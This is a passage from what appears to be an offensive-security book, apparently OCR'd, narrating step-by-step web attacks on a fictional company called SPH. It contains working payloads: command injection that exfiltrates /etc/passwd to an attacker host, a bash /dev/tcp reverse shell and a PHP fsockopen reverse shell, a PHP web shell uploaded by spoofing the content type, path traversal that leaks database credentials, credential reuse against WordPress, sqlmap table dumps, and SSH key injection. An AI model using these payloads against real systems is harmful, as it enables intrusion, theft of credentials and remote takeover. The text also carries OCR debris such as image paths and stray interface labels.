Then, we append a curl command to our previous input: curl <frontgun_IP>. We have to encode spaces as "%20" (also called URL-encoding) to avoid formatting issues. The final payload looks like this:

```
target=bot%20;%20curl%20<frontgun_ip>
```

We instantly get a hit!

```
root@FrontGun:~# nc -l -p 80

GET / HTTP/1.1
Host: <frontgun_ip>
User-Agent: curl/7.58.0
Accept: */*
```

We were right after all; it seems some careless developer shrugged off any sense of caution and simply called system commands using unfiltered user input. On PHP, it would theoretically go something like this:

```
<?php  $var = system("curl ".$_POST['target')]; ?>
```

Even though we don’t directly get the output of commands, we can trivially work around that by encapsulating results in HTTP queries. For instance, to read the famous /etc/passwd file, we can base64 encode it, then send it to our Front Gun server:

```
target=;%20curl%20<frontgun_ip>%2f$(base64%20-w0%20/etc/passwd)
```

```
# Decoded payload

target=; curl www.randomdomain.com/$(base64 -w0 /etc/passwd)
```

We receive the payload on the Front Gun server, which we can easily decode:

```
root@FrontGun:~# nc -l -p 80

GET /cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmF…
```

```
root@FrontGun:~# echo -ne cm9vdDp4OjA6M… | base64 -d

root:x:0:0:root:/root:/bin/bash
```

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin

...snip...

There are many files on Linux ten times more interesting to grab than /etc/passwd, but I guess this is one of those habits that clings on for dear life. Let's try something a bit niftier. How about a one-line[6] reverse shell that gives us interactive access to the machine:

; bash -i >& /dev/tcp/FRONT_GUN_IP/443 0>&1

On our Front Gun server, still with our Netcat listener, we are able to receive the incoming shell from the distant server:

FrontGun:~# nc -l -p 443

www-data@WEBSERVER03:~/html$

id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

www-data@WEBSERVER03:~/html$

We are officially in. We will later leverage this access to perform a wide-scale meltdown, but for the sake of completeness, let's check other websites and seek other hidden treasures.

Note: This was a pretty simplistic example to warm up, but it lays the foundation of remote code execution. Check out the vulnerability on PHPMailer, which follows the same spirit: https://legalhackers.com/advisories/PHPMailer-Exploit-Remote-Code-Exec-CVE-2016-10033-Vuln.html

Like any other company, SPH needs to recruit talent to expand its business. The career website serves such a purpose by allowing wannabe employees to upload their resume.

Curiously, when uploading a document, the browser-imposed format is PDF, but what if we try uploading a file containing code, like PHP, JSP or ASP?


Infos
Jobs
Career Resources
Join Us or Sign In
Job title - e.g., accountant, sales
Send us your resume
Post a resume today and make the big
Choose File
No file chosen
Open
This PC
Local Disk (C:)
Examples
Organize
New folder
Videos
OneDrive
This PC
Desktop
Documents
Downloads
Music
Pictures
Name
Date modified
Type
file_received.php

Well, nothing much, really. We get a nice error from the website saying that any format other than PDF is forbidden. The web application must be performing a few checks to confirm the file type before accepting it.


Note: Just as we did earlier, we can rely on the server's HTTP response to know which language is powering the web page.

Our goal, then, is to trick the website into thinking it received a PDF file, while, in fact, it was a dirty PHP code executing system commands on the server. If we intercept the HTTP request sent when uploading a PHP document, using Burp or Zap, we can see that the browser sends the file type application/octet-stream along with its content. That's no good—no wonder we get rejected.

```
POST /upload/ HTTP/1.1
Host: www.server-up.local
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.server-up.local/upload/
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------144144764147
Content-Length: 217

-----------------------------144144764147
Content-Disposition: form-data; name="fileToUpload"; filename="file received.php"
Content-Type: application/octet-stream
<?php
if (isset($_GET['cmd'])){
system($_GET['cmd']);
}
?>
```

Let’s change the Content-Type header to application/pdf, then forward the request to the server. Notice that we did not alter the file’s extension, still set to .php.


Success
X
File uploaded successfully !
Close

Brilliant! Our file passes the security check, proving that the website relies solely on the content-type header. Our code is, therefore, sitting somewhere on the server. It is a simple script that executes any command received through the cmd parameter, but to execute it, we need to figure out where exactly it is located and access it through the browser.

Sometimes, this part can be very tricky as it requires us to actively fuzz the website for the upload directory. Tools like ffuff can prove to be useful allies in this quest. Other times, the website is kind enough to spell out the full URL, provided we take the time to look carefully. In this case, for instance, the file’s URL is hidden in the source code of the congratulations page (Ctrl+u on Firefox/Chrome):

```
</div>

<a name="update_resume" id="update_resume">Update resume</a>
<a name="url" id="resume_url" type="hidden" href="upload/static/files/file_received.php" />

<div class="b5 fnt2">
    <a id="ctl00_ctl00_ctl00_body__searchControlsSwitcher_powerSearchControl_advSearchLink"
="http://jobsearch.monster.com/AdvancedSearch.aspx">Advanced Search</a>
    <a href="javascript:void(0)" id="ctl00_ctl00_ctl00_body_searchControlsSwitcher_powerSea
    name="browseJobsLink" TabIndex="6" title="Browse Jobs">Browse Jobs</a>
```

Once we access our PHP script, we can execute arbitrary system commands and ultimately get a reverse shell, just like in the previous chapter. Below, we execute a simple cat /proc/stat to confirm that our improvised shell is indeed working:





```
cpu  728394 131 43936 5319282 2774 1 1591 0 0 0
cpu0 728394 131 43936 5319282 2774 1 1591 0 0 0
intr 14262849 34 1198 0 0 0 0 0 0 0 636623 316887 259848 1199 0 0 68949 0 0 0 0
ctxt 335428858
btime 1484822980
processes 4288
procs_running 1
```

There are many available webshell scripts on the internet that offer a great deal of features: nice graphical interfaces, database support, file browsers, etc. However, many of them may come with hidden trapdoors that offer other hackers a free ride. Beware of all the C99 or R57 shells out there. Keep it nice, simple and custom made.

Note: Check out FuzzDB for basic webshells in multiple languages: https://github.com/tennc/webshell/tree/master/fuzzdb-webshell

This website appears to give some basic information about the history of the company and a few financial numbers to attract investors. Going through the links with Burp Proxy, we notice an interesting request that fetches a PDF report.


Request
Raw
Headers
Hex
GET get_static.php?id=upload/content/activity_report.pdf HTTP/1.1
Host: info.sph-assets.fr
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.4.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close

Seeing a file path embedded in an HTTP parameter should immediately trigger your hacker sense. Something interesting must be going on. Chances are that the file is fed to the open function to read the report, then display its content to users. Our first reflex as a keen hacker is to trick the website into opening other files on the system. But which ones? And where are they on disk?

Let’s take it step by step, shall we? First, we need to figure out what kind of operating system we are dealing with. A simple look at the HTML source code tells us we are talking to a Windows server. AXD and ASPX files are classic telltale signs of a Microsoft IIS webserver:


<script src="/gtc.web/WebResource.axd?d=...&t=..." type="text/javascript"></script>


<script src="/gtc.web/ScriptResource.axd?d=...&t=..." type="text/javascript"></script>
<script src="/gtc.web/ScriptResource.axd?d=...&t=..." type="text/javascript"></script>
<script src="/gtc.web/ScriptResource.axd?d=...&t=..." type="text/javascript"></script>
<script src="/gtc.web/WebResource.axd?d=...&t=..." type="text/javascript"></script>

Then, of course, there are the website's HTTP headers visible on Burp, which readily spill the beans:



HTTP/1.1 200 OK

Cache-Control: private

Content-Type: text/html; charset=utf-8

Server: Microsoft-IIS/7.5

Set-Cookie: ASP.NET_SessionId=hm3wvbbx1vih0cryoiivlbe3; path=/; HttpOnly

Date: Thu, 05 Jan 2017 22:24:14 GMT

Connection: close

Content-Length: 21118

We are dealing with a Microsoft Internet Information Services (IIS) web server. Its configuration is stored in the web.config file, usually one or two directories above the main web page. Seems like a good file to query, don’t you think?

info.sph-assets.com/get_static.php?image=../../web.config

[...]


```
<configuration xmlns=http://schemas.microsoft.com/.NetConfiguration/v2.0>
  <appSettings/>
  <connectionStrings/>
     <add name="InfoDB"
       connectionString="Server=DB0998;Database=Reports;User Id=Admin;
password=Info01Web; ProviderName="System.Data.SqlClient" />
```

[...]

As you can see, we get the database account used by the website, which can be handy, granted, but since the database is on the internal network—nslookup command returns squat for DB0998—it is of little use to us…or is it?

There is a golden rule that every hacker/pentester should be familiar with, and it is time we introduced it: admins—well, humans really—like to reuse passwords. We will have the chance to witness it a few times during this book. The first reflex, therefore, when getting a password is to try that same string of characters on every login form we come across.

As it happens, this website was built using the WordPress CMS. We can infer this by examining the website’s source code again:


<link rel="EditURI" type="application/rsd+xml" title="RSD
<link rel="wlwmanifest" type="application/wlwmanifest+xml"
<meta name="generator" content="WordPress 4.5.4" />
<link rel='shortlink' href="http://wp.me/2Ahbv" />
<link rel="dns-prefetch" href="//s0.wordpress.com" />
<style type="text/css">img.wp-smiley,img.emoji{display:none}</style><style type="text/css">a

Note: Wappalyzer is a helpful browser extension that automatically fingerprints every component on the website.

A CMS, or content management service, is a tool used to speed up the development of a website. Take WordPress, for instance. You download it and install it, and it will help you create the content of your website through easy-to-use interfaces. There is no need to master HTML, PHP, and CSS to have a functioning, responsive website.

Obviously, an admin panel is needed to manage the CMS; in the case of WordPress, this panel is available at /wp-admin:



Username or Email Address

Password

Remember Me

Log In


We try the account we got earlier, Admin/Info01Web, and just like the magical phrase “open sesame,” the hidden treasures of the admin panel lay bare for us to loot:


Dashboard
Home
Updates 28
Jetpack
Posts
Media
Pages
Comments 1
PHP snippets
WordPress 5.8.1 is available! Please update now.
Dashboard
Social Slider Widget News
Quick Draft
Elementor Overview
WordPress Events and News
At a Glance
Activity

Hurray! Can we place our shellcode yet? Well, on WordPress, we cannot directly upload a PHP file, or even create one from scratch. We first need to install a plugin called insert_php or edit the theme's file functions.php to insert our snippets of PHP code that will call a reverse shell home. The PHP code to add to functions.php can be as simple as this:

```
$sock=fsockopen("FrontGun_IP",443);exec("/bin/sh -i <&3 >&3 2>&3");
```

The last website appears to host products offered by SPH to its customers. We can list the products by browsing through simple IDs, as in the request below:



13 - Heathcare offer

Submitted by admin on Sun, 12/11/2016 - 19:56

Healthcare management

Our health care professionals can assist you in choosing the best insurance option for you.

Click here for more details about our offers

If we step into the shoes of a developer for a minute and imagine how we would have implemented such an article fetching system, we can intuitively think of a database storing these articles. Each article would have a unique and perhaps incremental identifier. Not so different from what we're seeing here, really.

Immediately, our brain gears toward a possible SQL injection where we can smuggle SQL code through the input to the backend for execution. We try probing for this vulnerability by injecting special characters, such as quotes and double quotes, expecting some kind of error thrown by the SQL engine, but nothing interesting comes out. Instead, the server responds with the same disappointing blank page.


Curiously, however, if we replace 13 with 14-1, for instance, we get back the product 13. Interesting. This could mean that our arithmetic operation was actually executed by the back-end system. To be sure, we try again the following URLs.

/product/13%2B1

/product/(select+14)

/product/15-1

%2B is the URL-encoded version of the plus sign (+). The regular plus sign (+) is interpreted as a space in the HTTP protocol. All of the above URLs return the same product number 14:



catalog Home

14 - Asset management

Submitted by admin on Sun, 12/11/2016 - 19:59

Trust us with your most valuable assets and we will take care of the rest.

Grow your net worth yearly using our management program that relies on stock picking.

More information on this link.

Good! We are most likely in the presence of a code injection opportunity. We can even confidently speculate that we are dealing with an SQL injection[7], since our previous select statement was correctly interpreted as well. This means that we can trick the database into executing SQL code that we append to the end of the request. The code needs to both be valid and respect some syntax and structure rules, of course, but we need not worry too much about it.

Indeed, we will rely on the infamous sqlmap github.com/sqlmapproject/sqlmap tool to do the heavy lifting and get us a neat exploit. This tool will prepare the necessary SQL code to fingerprint the database software, list tables and columns accordingly, pull data, and so much more. Do not get excited right away, though. This website appears to only host public information. We will not get our prized customer data this easily.

If you want to take the manual route instead of relying on sqlmap, check out PentestMonkey's neat cheat sheet list of SQL injection payloads: http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet.

So what use is the SQL injection, then? Well, what interests us in our scenario is to be able to execute system code on the machine. This almost entirely depends on the database software installed:

The Microsoft SQL Server provides native functions to execute code on the system using the xp_cmdshell, provided the account issuing the command has database admin privileges.

MySQL and Oracle only provide the capability to write files to directories they

have access to. An interesting scenario would be to write backdoors to the web directory or even SSH keys to home folders.

In order to determine the database software, we launch sqlmap with the following options: -u pointing to the target website. We add a star (*) next to the injection target to clue in sqlmap. We request the database version system by adding the --banner switch.

```
FrontGun:~# python sqlmap.py \

--user-agent= Mozilla/5.0 (Windows NT 9.0; Win64; x64; rv…

-u catalog.sph-assets.com/product/14* \

--banner


...snip...

  Type: Union query

  Title: Generic UNION query (NULL) – columns

  Payload: product=1 UNION ALL SELECT CONCAT(0x71767a6271,0x...)

---

[22:29:10] [INFO] the back-end DBMS is MySQL

[22:29:10] [INFO] Fetching the banner
```

Web server operating system: Linux Debian

Web application technology: Apache 2.4.10

Back-end DBMS: MySQL 5.0.12

Banner: '5.5.50-0+deb8u1'

We seem to be facing a MySQL database, version 5.5.50. Even though targeting web directories and home folders are viable options, let’s have a look at what’s stored in the database itself. We list all databases and their tables with the following command:

FrontGun:~# python sqlmap.py \

--user-agent= Mozilla/5.0 (Windows NT 9.0; Win64; x64; rv…

-u catalog.sph-assets.com/product/14* \

--tables

...snip...

web server operating system: Linux Debian

web application technology: Apache 2.4.10

back-end DBMS: MySQL >= 5.0.12

[19:23:28] [INFO] fetching database names

[19:23:28] [INFO] fetching tables for databases: 'information_schema, catalog_db3'

Database: catalog_db3

[66 tables]

+---------------------+

| comment_field_data

| config

| file_managed

| menu_tree

| node__body

| node__comment

...snip...

The tables node__comment and node__body are typical of the Drupal CMS—information we can easily confirm by looking at the catalog.sph-assets.com's HTML source page, where many references to Drupal exist. According to the Drupal 8 official website, https://www.drupal.org/project/drupal/releases/8.0.0, user and password data is stored in the table users_field_data. Let's dump its content with sqlmap:

```
FrontGun:~# python sqlmap.py \

--user-agent= Mozilla/5.0 (Windows NT 9.0; Win64; x64; rv…

-u catalog.sph-assets.com/product/14* \

-T users_field_data –dump
```

...snip...

Database: catalog_db3

Table: users_field_data

[5 entries]

uid:0

name: admin

pass: SEjv62figBt3NCU2veV46vMrgwyQEU7I…

…

Uid:1

Name: backup

Pass: SEMxgjZg6yHsWM1E.cEcqvhAbo0luN81Lc…

…

Passwords are hashed in the database. Many systems don’t store clear text passwords as-is. Instead, they compute a unique fingerprint, a hash for each password, and store that hash instead. When a user logs in, they apply that same hash function to the password presented and see if it matches the one already stored. Knowledge of the hash does not give us a way in, so we need to use a tool like Hashcat to crack them. Hashcat will essentially go through word dictionaries, also called wordlists, to see which one matches each given hash. Calculating a hash, however, takes computing time and can require some considerable resources, especially when testing billions of possibilities.

We can also try public cracking databases, such as https://crackstation.net or even simply pasting the hash into a popular search engine and hoping it was previously cracked by someone else. Unfortunately, as stated in their documentation, Drupal’s hashes are salted. A random string is added to the password before applying the hashing algorithm, making them unique and therefore unlikely to turn up on public databases, but also time-consuming to crack. Even hours after launching Hashcat, we cannot get a positive result

Note: If you are up to the challenge, you can follow this tutorial to build a reliable cracking machine for a reasonable budget: http://www.netmux.com/blog/how-to-build-a-password-cracking-rig.

It looks like the passwords are pretty strong. Never mind, we have other routes to explore. We were lucky enough to land on an old MySQL (5.5 version) that can still, by default, write files anywhere on disk, provided that the underlying Linux user has the proper write permissions, of course. We can take advantage of that by trying to inject an SSH key into the home folder of the MySQL user /home/mysql.

First, we generate a pair of SSH keys called mykey by executing the ssh-keygen command:

```
FrontGun:~/.ssh/# ssh-keygen -f mykey -t rsa

Generating public/private rsa key pair.

Enter passphrase (empty for no passphrase):

Enter same passphrase again:

Your identification has been saved in mykey.

Your public key has been saved in mykey.pub
```

```
FrontGun:~/.ssh/# cat mykey.pub

